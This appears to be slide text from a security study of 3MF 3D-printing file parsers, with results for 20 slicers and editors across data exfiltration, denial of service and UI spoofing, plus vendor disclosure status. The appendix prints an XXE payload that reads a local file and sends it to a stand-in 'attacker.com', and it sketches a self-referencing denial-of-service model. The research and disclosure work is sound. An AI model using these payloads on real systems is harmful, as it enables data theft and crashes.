

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






















- UI Spoofing
 - screenshot comparison with baseline



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 - screenshot comparison with baseline
- Denial of Service
 - execution duration / crash detection



- UI Spoofing
 - screenshot comparison with baseline
- Denial of Service
 - execution duration / crash detection
- Data Exfiltration
 - requests to “attacker server”

Evaluation Results

- ✓ not vulnerable
- ◆ partially vulnerable
- ✗ vulnerable

Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder			
3D Viewer			
Chitubox Pro			
CraftWare Pro			
Cura			
FlashPrint 5			
Fusion 360			
ideaMaker			
lib3mf			
Lychee Slicer 3			
MeshMagic			
MeshMixer			
Office 365			
Paint 3D			
PrusaSlicer			
Repetier-Host			
Simplify3D			
Slic3r			
SuperSlicer			
Z-SUITE			
<hr/>			
$\Sigma \times$			

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Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder	✓		
3D Viewer	✓		
Chitubox Pro	✓		
CraftWare Pro	✓		
Cura	✓		
FlashPrint 5	✓		
Fusion 360	✓		
ideaMaker	✓		
lib3mf	✓		
Lychee Slicer 3	✓		
MeshMagic	✓		
MeshMixer	✓		
Office 365	✓		
Paint 3D	✓		
PrusaSlicer	✓		
Repetier-Host	✗		
Simplify3D	✓		
Slic3r	✓		
SuperSlicer	✓		
Z-SUITE	✓		
Σ ✗	1		

Evaluation Results

- ✓ not vulnerable
- ◆ partially vulnerable
- ✗ vulnerable

Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder	✓		◆
3D Viewer	✓		◆
Chitubox Pro	✓		✓
CraftWare Pro	✓		✓
Cura	✓		✗
FlashPrint 5	✓		◆
Fusion 360	✓		✗
ideaMaker	✓		✗
lib3mf	✓		◆
Lychee Slicer 3	✓		✗
MeshMagic	✓		✗
MeshMixer	✓		◆
Office 365	✓		✓
Paint 3D	✓		✓
PrusaSlicer	✓		✗
Repetier-Host	✗		✗
Simplify3D	✓		✗
Slic3r	✓		✗
SuperSlicer	✓		✗
Z-SUITE	✓		✗
Σ ✗	1		11

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Software	Data Exfiltration	Denial of Service	UI Spoofing
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3D Viewer	✓	◆	✗
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CraftWare Pro	✓	✓	◆
Cura	✓	✗	✗
FlashPrint 5	✓	◆	◆
Fusion 360	✓	✗	✗
ideaMaker	✓	✗	✗
lib3mf	✓	◆	✗
Lychee Slicer 3	✓	✗	✗
MeshMagic	✓	✗	✗
MeshMixer	✓	◆	✗
Office 365	✓	✓	✗
Paint 3D	✓	✓	◆
PrusaSlicer	✓	✗	✗
Repetier-Host	✗	✗	✗
Simplify3D	✓	✗	✗
Slic3r	✓	✗	✗
SuperSlicer	✓	✗	✗
Z-SUITE	✓	✗	✗
Σ ✗	1	11	16

Answers to Questions

RQ 1: What attacks result from 3D printing files?

RQ 2: Can 3MF be used to exploit them?

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→ Data Exfiltration, Denial of Service, UI Spoofing

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RQ 1: What attacks result from 3D printing files?

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RQ 2: Can 3MF be used to exploit them?

→ yes (16/20 tested applications vulnerable)

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→ Data Exfiltration, Denial of Service, UI Spoofing

RQ 2: Can 3MF be used to exploit them?

→ yes (16/20 tested applications vulnerable)

Takeaways

Answers to Questions

RQ 1: What attacks result from 3D printing files?

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- framework for XML-based file formats and GUI testing

Answers to Questions

RQ 1: What attacks result from 3D printing files?

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Takeaways

- framework for XML-based file formats and GUI testing
- developers should raise problems back to user and follow the specification

Appendix

Tested Programs

Software	Type	License
3D Builder	3D Editor	closed-source, free
3D Viewer	3D Viewer	closed-source, free
Chitubox Pro	Slicer	closed-source, paid
CraftWare Pro	Slicer	closed-source, free
Cura	Slicer	open-source
FlashPrint 5	Slicer	closed-source, free
Fusion 360	3D Editor	closed-source, paid
ideaMaker	Slicer	closed-source, free
lib3mf	Library	open-source
Lychee Slicer 3	Slicer	closed-source, free
MeshMagic	3D Editor	closed-source, free
MeshMixer	3D Editor	closed-source, free
Office 365	3D Viewer	closed-source, paid
Paint 3D	3D Editor	closed-source, free
PrusaSlicer	Slicer	open-source
Repetier-Host	Slicer	closed-source, free
Simplify3D	Slicer	closed-source, paid
Slic3r	Slicer	open-source
SuperSlicer	Slicer	open-source
Z-SUITE	Slicer	closed-source, free

3dmodel.model

```
<model>
  <resources>
    <object id="1"> ... </object>
    <object id="2"> ... </object>
    <object id="3">
      <components>
        <component objectid="1" />
        <component objectid="2" />
      </components>
    </object>
  </resources>
  <build>
    <item objectid="3" transform="1 0 0 0 1 0 0 0 1 0.00100527 -42.998 0" />
  </build>
</model>
```

3dmodel.model – Billion Laughs Attack

```
<model>
  <resources>
    <object id="1"> ... </object>
    <object id="2"> ... </object>
    <object id="3"> ...
      <components>
        <component objectid="1" />
        <component objectid="2" />
      </components>
    </object>
  </resources>
  <build>
    <item objectid="3" transform="1 0 0 0 1 0 0 0 1 0.00100527 -42.998 0" />
  </build>
</model>
```

The diagram illustrates a self-referencing loop in the XML structure. A blue curved arrow starts from the closing tag of the first object element and points back to the opening tag of the same object element. Additionally, three orange arrows point from the closing tag of the components section of object 3 to the opening tag of object 3, indicating a circular reference between the components and the main object definition.

XML External Entity Attack on Repetier-Host

```
<!ENTITY % remote SYSTEM "http://attacker.com/sendhttp.dtd">
%remote;
%send;
```

Code injected into 3dmodel.model file.

```
<!ENTITY % payload SYSTEM "file:///workspaces/server_files/confidential.txt">
<!ENTITY % param
    "<!ENTITY &#37; send SYSTEM 'http://attacker.com/%payload;'>">
%param;
```

Code in http://attacker.com/sendhttp.dtd

Distribution of Test Cases per Attack Class/Scope

Attack Class	Scope		
	3MF	OPC	XML
Data Exfiltration	-	3	23
Denial of Service	9	7	11
UI Spoofing	275	20	4

Full Results

Software	Data Exfiltration			Denial of Service			UI Spoofing [†]			Summary	Disclosure Status
	3MF	OPC	XML	3MF	OPC	XML	3MF	OPC	XML		
3D Builder	○	✓	○	✗	✓	✓	✗	✗	✓	✗	⚠
3D Viewer	○	✓	○	✗	✓	✓	✗	✗	✓	✗	⚠
Chitubox Pro	○	✓	○	○	✓	✓	✗	✗	✓	✗	⚠
CraftWare Pro	○	✓	○	○	✓	✓	✗	✗	✓	✗	(✓)
Cura	○	✓	○	✗	✗ [‡]	✓	✗	✗	✓	✗	(✓)
FlashPrint 5	○	✓	○	✗	✓	✓	✗	✓	✓	✗	⚠
Fusion 360	○	✓	○	✗	✓	✓	✗	✗	✓	✗	⚠
ideaMaker	○	✓	○	✗ [‡]	✗	✗	✗	✗	✓	✗	⚠
lib3mf	○	✓	○	✗	✓	✓	✗	✗	✓	✗	✓
Lychee Slicer 3	○	✓	○	✗ [‡]	✗ [‡]	✗ [‡]	✗	✗	✓	✗	⚠
MeshMagic	○	✓	○	✗ [‡]	✗	✓	✗	✗	✓	✗	⚠
MeshMixer	○	✓	○	✗	✓	✓	✗	✓	✓	✗	⚠
Office 365	○	✓	○	✓	✓	✓	✗	✗	✓	✗	⚠
Paint 3D	○	✓	○	✓	✓	✓	✗	✗	✓	✗	⚠
PrusaSlicer	○	✓	○	✗	✓	✓	✗	✗	✓	✗	⚠
Repetier-Host	○	✓	✗	✗	✓	✓	✗	✓	✓	✗	✓
Simplify3D	○	✓	○	✗	✓	✓	✗	✓	✓	✗	⚠
Slic3r	○	✓	○	✗ [‡]	✓	✓	✗	✗	✓	✗	⚠
SuperSlicer	○	✓	○	✗	✓	✓	✗	✗	✓	✗	⚠
Z-SUITE	○	✓	○	✗	✗ [‡]	✓	✗	✗	✓	✗	⚠
$\Sigma \otimes$	0	0	1	9	5	5	13	11	0	16	

✗: The attacker is successful and meets their winning condition. The software is vulnerable.

✗: The attacker is partially successful.

✓: The attacker is unsuccessful, they cannot meet their winning conditions.

○: 3MF does not have any mechanism to load information from outside the ZIP archive.

✓: The vulnerabilities are fixed.

(✓): The vulnerabilities will be fixed.

⚠: The vulnerabilities are not fixed

(+ no information that they will be).

[†] Evaluated against the baseline. If the program shows *minor* divergence from the specification, it is ranked as ✗.

[‡] The DoS attack was not designed to be one; the targeted program crashed or hung while parsing a test case.

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